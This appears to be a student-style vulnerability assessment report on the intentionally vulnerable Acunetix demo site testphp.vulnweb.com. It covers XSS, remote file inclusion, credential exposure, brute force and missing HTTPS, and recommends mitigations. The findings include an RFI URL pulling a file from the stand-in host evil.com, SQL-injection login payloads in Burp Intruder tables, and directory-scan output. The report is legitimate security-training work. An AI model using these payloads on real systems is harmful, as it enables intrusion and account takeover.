Vulnerability Assessment Report

`http://testphp.vulnweb.com`

---

1. Introduction

This report presents the findings of a vulnerability assessment conducted on the test website `http://testphp.vulnweb.com`. The goal of the assessment was to identify potential security weaknesses in the website and to provide recommendations for mitigating these vulnerabilities.

---

2. Scope

The scope of the assessment focused on testing the website's security by identifying common vulnerabilities, including:

- Cross-Site Scripting (XSS)
- Remote File Inclusion (RFI)
- Sensitive Information Disclosure
- Brute Force Attack Vulnerability
- Insecure Connection
- Other Miscellaneous Vulnerabilities

The testing was performed using various tools and manual inspection methods like – nmap, dirb, nikto, burpsuit, sqlmap, hydra, Browser Developer Tools for manual inspection….etc.

---

3. Methodology

The vulnerability testing followed a standard approach:

1. **Information Gathering**: Initial investigation of publicly accessible pages and inputs.
2. **Vulnerability Scanning**: Used automated tools to identify possible security issues.
3. **Manual Testing**: Verified identified issues manually and attempted exploits where applicable.
4. **Report Compilation**: Documented all findings with proof of concept and suggestions for remediation.

---

4. Vulnerabilities Discovered

4.1 Cross-Site Scripting (XSS)

- **Description**: The website was found vulnerable to Cross-Site Scripting (XSS), where an attacker can inject malicious scripts into the site, which can execute in the browser of an unsuspecting user.
- **Location**: Search input on the homepage.
- **Impact**:
  - Attackers can perform actions on behalf of users without their consent.
  - Personal information, including cookies, can be stolen.
- **Mitigation**:
  - Use proper input sanitization and encoding techniques.
  - Implement Content Security Policy (CSP).

4.2 Remote File Inclusion (RFI)

- **Description**: The website is vulnerable to Remote File Inclusion (RFI), which allows attackers to include malicious files from external servers.
- **Location**: `http://testphp.vulnweb.com/index.php?page=http://evil.com/maliciousfile`
- **Impact**:
  - Attackers can upload and execute malicious files on the server, potentially gaining control.
- **Mitigation**:
  - Disable the ability to include remote files.
  - Validate and sanitize user input thoroughly.

4.3 Sensitive Information Disclosure

- **Description**: Sensitive information such as usernames and passwords was exposed in the HTTP response body or URL query parameters.
- **Location**: Signup page.
- **Impact**:
  - The exposure of usernames and passwords can lead to unauthorized access.
  - Increases the risk of account hijacking or other attacks.
- **Mitigation**:
  - Avoid displaying sensitive information in URLs or response bodies.
  - Implement POST requests for login and signup forms.

4.4 Brute Force Vulnerability

- **Description**: The login page is vulnerable to brute force attacks, where an attacker can attempt multiple username and password combinations to gain unauthorized access.
- **Location**: Login page.
- **Impact**:
  - Attackers can easily crack user credentials by submitting numerous password combinations.
  - Increases the risk of unauthorized access to user accounts.
- **Mitigation**:
  - Implement account lockout after several failed login attempts.
  - Use CAPTCHA to limit automated login attempts.
  - Consider multi-factor authentication.


4.5 Insecure Connection (No HTTPS)

- **Description**: The site does not use HTTPS, which means that the data transmitted between the client and server is not encrypted.
- **Location**: Entire website.
- **Impact**:
  - Sensitive data (like login credentials) can be intercepted by attackers during transmission.
  - Users' information is vulnerable to Man-In-The-Middle (MITM) attacks.
- **Mitigation**:
  - Implement HTTPS with a valid SSL/TLS certificate.
  - Redirect all HTTP traffic to HTTPS.

---


5. Proof of Exploit

5.1 Cross-Site Scripting (XSS)



testphp.vulnweb.com/search.php?test=query

testphp.vulnweb.com says
XSS




http://testphp.vulnweb.com/search.php?test=query

testphp.vulnweb.com
XSS Test


Transferring data from testphp.vulnweb.com...

5.2 Hidden Parameter in url




```
GENERATED WORDS: 4612

---- Scanning URL: http://testphp.vulnweb.com/ ----
==> DIRECTORY: http://testphp.vulnweb.com/admin/
+ http://testphp.vulnweb.com/cgi-bin (CODE:403|SIZE:276)
+ http://testphp.vulnweb.com/cgi-bin/ (CODE:403|SIZE:276)
+ http://testphp.vulnweb.com/crossdomain.xml (CODE:200|SIZE:224)
==> DIRECTORY: http://testphp.vulnweb.com/CVS/
+ http://testphp.vulnweb.com/CVS/Entries (CODE:200|SIZE:1)
+ http://testphp.vulnweb.com/CVS/Repository (CODE:200|SIZE:8)
+ http://testphp.vulnweb.com/CVS/Root (CODE:200|SIZE:1)
+ http://testphp.vulnweb.com/favicon.ico (CODE:200|SIZE:894)
==> DIRECTORY: http://testphp.vulnweb.com/images/
+ http://testphp.vulnweb.com/index.php (CODE:200|SIZE:4958)
==> DIRECTORY: http://testphp.vulnweb.com/pictures/
==> DIRECTORY: http://testphp.vulnweb.com/secured/
==> DIRECTORY: http://testphp.vulnweb.com/vendor/

---- Entering directory: http://testphp.vulnweb.com/admin/ ----

---- Entering directory: http://testphp.vulnweb.com/CVS/ ----

(!) FATAL: Too many errors connecting to host
    (Possible cause: COULDNT CONNECT)

-----------------
END_TIME: Mon Nov 25 01:02:08 2024
```

5.3 Sensitive Information Disclosure


testphp.vulnweb.com/pictures/credentials.txt - Google Chrome
ChatGPT
testphp.vulnweb.com/pi
Not secure
testphp.vulnweb.com/pictures/credentials.txt
Menu

```
username=test
password=something
```




TEST and Demonstration site for Acunetix Web Vulnerability Scanner

If you are already registered please enter your login information below:

You can also signup here.
Signup disabled. Please use the username test and the password test.

Warning: This is not a real shop. This is an example PHP application, which is intentionally vulnerable to web attacks.

5.4 Brute Force Attack




2. Intruder attack of http://testphp.vulnweb.com

Filter: Showing all items

Request	Payload	Status code	Response received	Error	Timeout	Length	Comment
26	a' or'1'='1	200	297			6292	
27	1=1	302	460			258	
28	a'or'1'=1	302	411			378	
29	a'or'1'='1	200	485			6292	
30	kjfhgf	302	410			258	
31	fghs or	302	483			258	
32	f sof	302	308			258	
33	password	302	319			258	
34	Pass	302	323			258	
35	test	200	478			6292	

```
POST /userinfo.php HTTP/1.1
Host: testphp.vulnweb.com
Content-Length: 20
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://testphp.vulnweb.com
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.6167.160 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://testphp.vulnweb.com/login.php
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Connection: keep-alive

uname=test&pass=test
```

Trying a password bruteforce attack on the login page (200 response indicates successful)




2. Intruder attack of http://testphp.vulnweb.com

Filter: Hiding 3xx, 4xx and 5xx responses

Request	Payload	Status code	Response received	Error	Timeout	Length	Comment
17	a' or'1'='1	200	347			6375	
18	test	200	303			6359	
19	TEST	200	316			6351	
20	TeSt	200	312			6327	
21	TEsT	200	294			6324	
22	TEst	200	311			6326	

List of successful passwords

5.5 Insecure Connection



testphp.vulnweb.com/search.php?test=query

testphp.vulnweb.com

Your connection to this site is not secure

You should not enter any sensitive information on this site (for example, passwords or credit cards) because it could be stolen by attackers. Learn more

Cookies and site data

Site settings

6. Recommendations

1. **For Cross-Site Scripting (XSS)**:
   - Apply input validation and sanitization techniques.
   - Use output encoding to prevent JavaScript injection.
2. **For Remote File Inclusion (RFI)**:
   - Disable URL-based includes.
   - Validate and sanitize file paths.
   - Use a whitelist of allowed files.
3. **For Sensitive Information Disclosure**:
   - Never display sensitive data in URLs or responses.

    - Use POST methods for transmitting sensitive information.
    - Apply data encryption techniques.
4. **For Brute Force Vulnerability**:
    - Implement account lockout and rate limiting.
    - Enforce strong password policies.
    - Enable multi-factor authentication.
5. **For Insecure Connection**:
    - Enforce HTTPS across all pages.
    - Use HTTP Strict Transport Security (HSTS) to prevent insecure connections.

---

7. Conclusion

The vulnerability assessment revealed several critical security weaknesses on the target website. These vulnerabilities pose a significant risk to the confidentiality, integrity, and availability of the website and its users. Immediate remediation is recommended to mitigate these risks and enhance the overall security posture of the website.